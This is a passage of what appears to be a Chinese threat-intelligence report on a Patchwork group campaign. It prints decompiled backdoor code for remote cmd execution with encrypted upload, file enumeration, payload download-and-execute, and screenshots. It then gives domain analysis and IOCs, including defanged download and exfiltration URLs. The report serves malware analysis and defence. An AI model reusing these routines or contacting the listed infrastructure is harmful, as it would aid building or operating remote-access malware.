sub_405BD0(v23, "%s=1110[(**)]%s[(**)]%s[(**)]%s[(**)]%s[(**)]%s", v24, v25, v59, v43, v46, v48);
dword_4326A8(hInternet, v60, strlen(v60), v64, strlen(v64));
InternetCloseHandle(hInternet);
CloseHandle(hFile);
```

- 3gjdfghj6：创建cmd进程执行指定指令，并将执行结果加密上传

```
wcscpy(String2, L"C:\\Windows\\System32\\cmd.exe /c ");
lpString1 = unknown_libname_3(2000);
memset(lpString1, 0, 0x3E8u);
lstrcatW(lpString1, String2);
v18 = lpString2;
if ( lpString2[5] > 7 )
  v18 = lpString2[0];
lstrcatW(lpString1, v18);
v19 = dword_4326B0(v78, lpString1, 0, 0, 1, 0x8000000, 0, 0, &v51, &v62);
CloseHandle(hObject);
```

- 3fgjfhg4：遍历文件及目录

```
strcpy(v111, "FindFirstFileW");
dword_432680 = GetProcAddress(v16, v111);
v110[9] = 0;
*&v110[7] = 0;
strcpy(v110, "FindNextFileW");
dword_4326B4 = GetProcAddress(v16, v110);
```

- 3gnfjhk7：从指定URL下载后续负载保存到本地执行

```
strcpy(v12, "URLOpenBlockingStreamA");
dword_4326BC = GetProcAddress(v11, v12);
j_j__free(Block);
j_j__free(v12);
if ( dword_4326BC(0, a2, &v67, 0, 0) )
qmemcpy(v95, "CreateFi", 8);
v95[2] = &loc_41656C;
dword_4326A4 = GetProcAddress(hInternet, v95);
v18 = (dword_4326A4)(v52, 0x40000000, 2, 0, 2, 128, 0);
if ( v18 != -1 )
{
  *&v103[5] = 0;
  v104 = 0;
  strcpy(v103, "WriteFile");
  ProcAddress = GetProcAddress(hInternet, v103);
  v20 = &v77;
  if ( v79 > 0xF )
    v20 = v77;
  dword_4326C0 = ProcAddress;
  (ProcAddress)(v18, v20, v78, &LastError, 0);
  CloseHandle(v18);
}
strcpy(v23, "CreateProcessA");
v24 = GetModuleHandleA("Kernel32.dll");
dword_4326C4 = GetProcAddress(v24, v23);
(dword_4326C4)(v52, 0, 0, 0, 0, 0, 0, 0, v72, v71);
j_j__free(v64);
j_j__free(v23);
FirstEnc(&v75, v52, strlen(v52));
LOBYTE(v105) = 4;
SecondEnc(&v76, &v75);
```

- 3ngjfng5：仅下载文件
- 3fghnbj2：屏幕截图

```
memset(&v71[1], 0, 12);
CreateStreamOnHGlobal(0, 1, &ppstm);
GdiplusStartup(&v74, v71, 0);
```

```
SystemMetrics = GetSystemMetrics(1);
v9 = GetSystemMetrics(0);
CompatibleDC = CreateCompatibleDC(hdc);
ho = CreateCompatibleBitmap(hdc, v9, SystemMetrics);
SelectObject(CompatibleDC, ho);
BitBlt(CompatibleDC, 0, 0, v9, SystemMetrics, hdc, 0, 0, 0x40CC0020u);
v62 = 0;
v67 = 0i64;
LODWORD(v67) = &Gdiplus::Bitmap::`vftable';
v53 = GdipCreateBitmapFromHBITMAP(ho, 0, &v62);
```

- frgt45f：创建线程执行cmd指令

```
strcpy(ProcName, "CreateThread");
dword_432674 = GetProcAddress(ModuleHandleA, ProcName);
hHandle = (dword_432674)(0, 0, sub_40EC10, &a1, 0, v35);
wcscpy(String2, L"C:\\Windows\\System32\\cmd.exe /c ");
v5 = unknown_libname_3(2000);
lpString1 = v5;
memset(v5, 0, 0x7D0u);
lstrcatW(v5, String2);
v6 = lpString2;
v7 = lpString1;
if ( lpString2[5] > 7 )
  v6 = lpString2[0];
lstrcatW(lpString1, v6);
v8 = dword_4326B0(v45, v7, 0, 0, 1, 0, 0, 0, &v25, &v36);
CloseHandle(hObject);
```


❹ 关联拓展

我们的狩猎规则捕获的Patchwork组织近期的其他攻击样本如下

文件Hash	文件名
36c3aa180b8466d94b34397d786c913cc83bb33dbb1d6cc3bda0c83bd2392122	SMSAPI_Gateway.pdf.lnk
30024cadaf9aead441d926132c2a83aa478aa153e02a5b248b4c0dec33fcab94	Internal_Audit_Report.pdf.lnk

两个LNK文件均上传自巴基斯坦，与本文分析的LNK文件连接的二级域名相同，释放的白+黑文件一致，仅在诱饵文件上有所不同。

此外，我们的狩猎规则还命中到该组织使用AsyncRAT的攻击链与本文相似的其他加载器。其中涉及的证书信息如下：




5 域名分析

1

weixein.info

域名注册于2024年11月8日，主页面仿冒加拿大新闻网站Global News，点击任意新闻均会跳转至官方网站globalnews.ca




该域名解析到的IP：91.245.255.60曾在24年7月绑定域名mingyn.org，经网络资产测绘，该域名同样为Patchwork组织资产。

2

sheicen.info

该域名是我们捕获的Patchwork众多恶意负载之一连接到的C2域名，我们通过网络资产测绘，发现了该组织于2024年11月25日注册的最新域名youdoa.info，该域名解析到146.70.113.198。目前未发现有关联样本。其主页仿冒北欧航空SAS，点击任意链接即跳转至官网flysas.com



6 IOC

本次攻击活动中的文件Hash

12cf713242ae7eb11eceddbcc535f562f16e5be645f07a87e805e7f4f81b362a

7250c63c0035065eeae6757854fa2ac3357bab9672c93b77672abf7b6f45920a

通过基础设施及样本特征关联到的文件Hash

b66434960ea4669d66ddefa173b10207dd4d6bbc5c46f55b9c9e7706fd16f18e

8143a7df9e65ecc19d5f5e19cdb210675fa16a940382c053724420f2bae4c8bd

858f47433bbbac47ca53e2b525669ab130c460b3f1b2c8269cf1ee8e47477f1e

0dbf54244cb9c115e59f9951c6450f91b684d6d5ec5e1a27be397b3b96ef5430

c01a763ce686f464d2d633f16ddb37e2032b91c10f36e3f187760fb6d7374223

74ce1c5bfdfd095a974b5457aa13cb2912fd2f3fe00558793bdb02907dbfd3ce

报告涉及URL及说明

URL	说明
hxxps://atus.toproid.xyz/klhju_rdf_gd/ktdfersfr	下载文件到本地C:\Users \Public\Project_Guideline.pdf
hxxps://zon.toproid.xyz/pfetc_ksr_lo/jyuecvdgt	下载文件到本地C:\Users\Public\ WerFaultSecure.exe
hxxps://zon.toproid.xyz/aewbf_jsd_td/ktrgdysvt	下载文件到本地C:\Users\Public\wer.dll
hxxps://weixein.info/1WrCVzW4kSDNbNTt/cqWf4vQlofzqFkc7.php	窃密信息上传及后续负载下载地址

通过基础设施及样本特征关联到的URL及说明

URL	说明
hxxps://matisdoc.toproid.xyz/btrdtgf/jvftdrst	下载疑似测试文件